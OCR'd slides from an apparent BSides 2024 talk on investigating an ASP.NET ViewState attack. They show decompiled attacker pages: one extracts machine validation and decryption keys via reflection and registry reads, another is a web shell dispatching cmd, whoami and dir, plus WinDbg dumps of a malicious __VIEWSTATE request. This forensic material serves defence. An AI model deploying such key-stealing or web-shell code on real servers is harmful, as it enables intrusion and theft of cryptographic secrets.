
View State Investigation – Loaded Assemblies





ZEROED.TECH


View State Investigation – Files




App_Web_20hwnbuv (0.0.0.0)
App_Web_20hwnbuv.dll
PE
Type References
References
{ } -
{ } ASP
keys_aspx @02000002
Base Type and Interfaces
Derived Types
keys_aspx() : void @0600000
FrameworkInitialize() : void @
GetTypeHashCode() : int @0
ProcessRequest(HttpContext
__BuildControlTree(keys_aspx
__Render__control1(HtmlText
ApplicationInstance : HttpAp
Profile : DefaultProfile @170
SupportAutoEvents : bool @
__fileDependencies : object @
__initialized : bool @0400000
{ } _ASP
App_Web_bww3jyza (0.0.0.0)
App_Web_zeroed.aspx.bb4c91d6.nbsnugjb
System.Web (4.0.0.0)
mscorlib (4.0.0.0)
System.Core (4.0.0.0)
System (4.0.0.0)
66
67 // Token: 0x06000006 RID: 6 RVA: 0x000020D4 File Offset: 0x000002D4
68 private void __Render__control1(HtmlTextWriter __w, Control parameterContainer)
69 {
70 base.Response.Write("
 <hr/>");
71 byte[] array = (byte[])Registry.GetValue("HKEY_CURRENT_USER\\Software\\Microsoft\\ASP.NET\
\4.0.30319.0\\", "AutoGenKeyV4", new byte[0]);
72 if (array != null)
73 {
74 base.Response.Write("HKCU\\Software\\Microsoft\\ASP.NET\\4.0.30319.0\\AutoGenKeyV4: " +
BitConverter.ToString(array).Replace("-", string.Empty));
75 }
76 base.Response.Write("<br/>");
77 byte[] array2 = (byte[])Registry.GetValue("HKEY_CURRENT_USER\\Software\\Microsoft\\ASP.NET\
\2.0.50727.0\\", "AutoGenKey", new byte[0]);
78 if (array2 != null)
79 {
80 base.Response.Write("HKCU\\Software\\Microsoft\\ASP.NET\\2.0.50727.0\\AutoGenKey: " +
BitConverter.ToString(array2).Replace("-", string.Empty));
81 }
82 base.Response.Write("
<hr/>");
83 Assembly assembly = Assembly.Load("System.Web, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=b03f5f7f11d50a3a");
84 Type type = assembly.GetType("System.Web.Configuration.MachineKeySection");
85 MethodInfo method = type.GetMethod("GetApplicationConfig", BindingFlags.Static |
BindingFlags.NonPublic);
86 MachineKeySection machineKeySection = (MachineKeySection)method.Invoke(null, new object[0]);
87 base.Response.Write("ValidationKey: " + machineKeySection.ValidationKey);
88 base.Response.Write("<br/>");
89 base.Response.Write("DecryptionKey: " + machineKeySection.DecryptionKey);
90 base.Response.Write("
<hr/>");
91 Type type2 = assembly.GetType("System.Web.Security.Cryptography.MachineKeyMasterKeyProvider");
92 Assembly assembly2 = type2.Assembly;
93 string fullName = type2.FullName;
94 bool flag = false;
95 BindingFlags bindingFlags = BindingFlags.Instance | BindingFlags.NonPublic;
96 Binder binder = null;
97 object[] array3 = new object[5];


Assembly Explorer
App_Web_20hwnbuv (0.0.0.0)
App_Web_bww3jyza (0.0.0.0)
App_Web_bww3jyza.dll
PE
Type References
References
{ } -
{ } ASP
bsides2024_ghostfile_aspx @02
Base Type and Interfaces
Derived Types
bsides2024_ghostfile_aspx()
FrameworkInitialize() : void @
GetTypeHashCode() : int @0
ProcessRequest(HttpContext
__BuildControlTree(bsides202
__Render__control1(HtmlText
ApplicationInstance : HttpAp
Profile : DefaultProfile @170
SupportAutoEvents : bool @
_fileDependencies : object @
_initialized : bool @0400000
bsides2024_ghostfile_aspx
10
11 namespace ASP
12 {
13 // Token: 0x02000002 RID: 2
14 public class bsides2024_ghostfile_aspx : Page, IRequiresSessionState, IHttpHandler
15 {
16 // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
17 [DebuggerNonUserCode]
18 public bsides2024_ghostfile_aspx()
19 {
20 base.AppRelativeVirtualPath = "~/bsides2024/ghostfile.aspx";
21 if (!bsides2024_ghostfile_aspx.__initialized)
22 {
23 bsides2024_ghostfile_aspx.__fileDependencies = base.GetWrappedFileDependencies(new string[]
{ "~/bsides2024/ghostfile.aspx" });
24 bsides2024_ghostfile_aspx.__initialized = true;
25 }
26 }
27
28 // Token: 0x17000001 RID: 1
29 // (get) Token: 0x06000002 RID: 2 RVA: 0x00002096 File Offset: 0x00000296
30 protected DefaultProfile Profile
31 {
32 get
33


Assembly Explorer
App_Web_20hwnbuv (0.0.0.0)
App_Web_bww3jyza (0.0.0.0)
App_Web_zeroed.aspx.bb4c91d6.nbsnugjb (0.0.0.0)
App_Web_zeroed.aspx.bb4c91d6.nbsnugjb.dll
PE
Type References
References
{ } -
{ } ASP
bsides2024_zeroed_aspx @02000002
Base Type and Interfaces
Derived Types
bsides2024_zeroed_aspx() : void @06000001
FrameworkInitialize() : void @06000007
GetTypeHashCode() : int @06000008
ProcessRequest(HttpContext) : void @06000009
__BuildControlTree(bsides2024_zeroed_aspx) : voic
__Render__control1(HtmlTextWriter, Control) : void
ApplicationInstance : HttpApplication @17000003
Profile : DefaultProfile @17000001
SupportAutoEvents : bool @17000002
_fileDependencies : object @04000002
initialized : bool @04000001
bsides2024_zeroed_aspx
1 using System;
2 using System.Diagnostics;
3 using System.IO;
4 using System.Security.Principal;
5 using System.Text;
6 using System.Web;
7 using System.Web.Profile;
8 using System.Web.SessionState;
9 using System.Web.UI;
10
11 namespace ASP
12 {
13 // Token: 0x02000002 RID: 2
14 public class bsides2024_zeroed_aspx : Page, IRequiresSessionState, IHttpHandler
15 {
16 // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
17 [DebuggerNonUserCode]
18 public bsides2024_zeroed_aspx()
19 {
20 base.AppRelativeVirtualPath = "~/bsides2024/zeroed.aspx";
21 if (!bsides2024_zeroed_aspx.__initialized)
22 {
23 bsides2024_zeroed_aspx.__fileDependencies = base.GetWrappedFileDependencies(new
string[] { "~/bsides2024/zeroed.aspx" });
64 }
65
66 // Token: 0x06000006 RID: 6 RVA: 0x000020D4 File Offset: 0x000002D4
67 private void __Render__control1(HtmlTextWriter __w, Control parameterContainer)
68 {
69 string text = "";
70 string text2 = "";
71 string text3;
72 if ((text3 = base.Request.Params["function"]) != null)
73 {
74 if (!(text3 == "cmd"))
75 {
76 if (!(text3 == "whoami"))
77 {
78 if (text3 == "dir")
79 {
80 StringBuilder stringBuilder = new StringBuilder();


Assembly Explorer
App_Web_20hwnbuv (0.0.0.0)
App_Web_bww3jyza (0.0.0.0)
App_Web_zeroed.aspx.bb4c91d6.nbsnugjb (0.0.0.0)
App_Web_zeroed.aspx.bb4c91d6.nbsnugjb.dll
PE
Type References
References
{ } -
{ } ASP
bsides2024_zeroed_aspx @02000002
Base Type and Interfaces
Derived Types
bsides2024_zeroed_aspx() : void @06000001
FrameworkInitialize() : void @06000007
GetTypeHashCode() : int @06000008
ProcessRequest(HttpContext) : void @06000009
_BuildControlTree(bsides2024_zeroed_aspx) : voic
_Render__control1(HtmlTextWriter, Control) : void
ApplicationInstance : HttpApplication @17000003
Profile : DefaultProfile @17000001
SupportAutoEvents : bool @17000002
_fileDependencies : object @04000002
initialized : bool @04000001
bsides2024_zeroed_aspx
1 using System;
2 using System.Diagnostics;
3 using System.IO;
4 using System.Security.Principal;
5 using System.Text;
6 using System.Web;
7 using System.Web.Profile;
8 using System.Web.SessionState;
9 using System.Web.UI;
10
11 namespace ASP
12 {
13 // Token: 0x02000002 RID: 2
14 public class bsides2024_zeroed_aspx : Page, IRequiresSessionState, IHttpHandler
15 {
16 // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
17 [DebuggerNonUserCode]
18 public bsides2024_zeroed_aspx()
19 {
20 base.AppRelativeVirtualPath = "~/bsides2024/zeroed.aspx";
21 if (!bsides2024_zeroed_aspx.__initialized)
22 {
23 bsides2024_zeroed_aspx.__fileDependencies = base.GetWrappedFileDependencies(new
string[] { "~/bsides2024/zeroed.aspx" });
64 }
277 SampleVirtualFile svf = new SampleVirtualFile(path + "/ghostfile.aspx", "");
278 children.Add(svf);
279 files.Add(svf);
71 string text3;
72 if ((text3 = base.Request.Params["function"]) != null)
73 {
74 if (!(text3 == "cmd"))
75 {
76 if (!(text3 == "whoami"))
77 {
78 if (text3 == "dir")
79 {

View State Investigation – Memory

- Manually
  - !whttp
  - Select session
  - Dump HttpContext fields
  - _request
  - _queryStringText

```
0:000> !whttp
HttpContext    Thread Time Out Running  Status Verb     Url
000002022ef01530    -- 00:00:00 00:14:08    200 NA       /
000002022ef4fd00    -- 00:01:50 Finished    500 GET      /keys.aspx
000002032efd0300    -- 00:01:50 Finished    500 POST     /keys.aspx
000002046eec1620    -- 00:01:50 Finished    200 POST     /keys.aspx
000002052efd8328    -- 00:01:50 Finished    200 POST     /bsides2024/zeroed.aspx

5 HttpContext object(s) found matching criteria
```

View State Investigation – Memory

- Manually
  - !whttp
  -
  -
  -
  -

```
0:000> !whttp 000002032efd0300

Context Info
================================
Address           : 000002032efd0300
Target/Dump Time  : 21/09/2024 11:47:20 AM
Request Time      : 21/09/2024 11:33:11 AM
Timeout           : 00:01:50
Timeout Start Time: 21/09/2024 11:33:11 AM
Timeout Limit Time: 21/09/2024 11:35:01 AM

Request Info
================================
POST /keys.aspx
Content Type    : application/x-www-form-urlencoded
Content Length  : 5246
Target in Server: C:\inetpub\wwwroot\keys.aspx
Body:
[--- Start ---]
__VIEWSTATE=%2FwEylx4AAQAAAP%2F%2F%2F%2F8BAAAAAAAAAAwCAAAASVN5c3RlbSwgVmVyc2lvbj00LjAuMC4wLCB
[---  End ---]
Forms[]           : 00000200aef1da50
```

View State Investigation – Memory

- Manually
  - !whttp

```
0:000> !whttp 000002032efd0300

Context Info
================================
Address            : 000002032efd0300
Target/Dump Time   : 21/09/2024 11:47:20 AM
Request Time       : 21/09/2024 11:33:11 AM
Timeout            : 00:01:50
Timeout Start Time: 21/09/2024 11:33:11 AM
Timeout Limit Time: 21/09/2024 11:35:01 AM

Request Info
================
POST /keys.aspx
Content Type     : application/x-www-form-urlencoded
Content Length   : 5246
Target in Server: C:\inetpub\wwwroot\keys.aspx
Body:
[--- Start ---]
__VIEWSTATE=%2FwEylx4AAQAAAP%2F%2F%2F%2F8BAAAAAAAAAAwCAAAASVN5c3RlbSwgVmVyc2lvbj00LjAuMC4wLCB
[---  End ---]
Forms[]            : 00000200aef1da50
```

HTTP_SEC_FETCH_USER: ?1
HTTP_SEC_FETCH_DEST: document

You may also be interested in
Dump HttpContext fields: !wselect * from 000002022ef4fd00

View State Investigation – Memory

- Manually
  - !whttp
  -
  -
  -
  -

```
0:000> !whttp 000002032efd0300

Context Info
================================
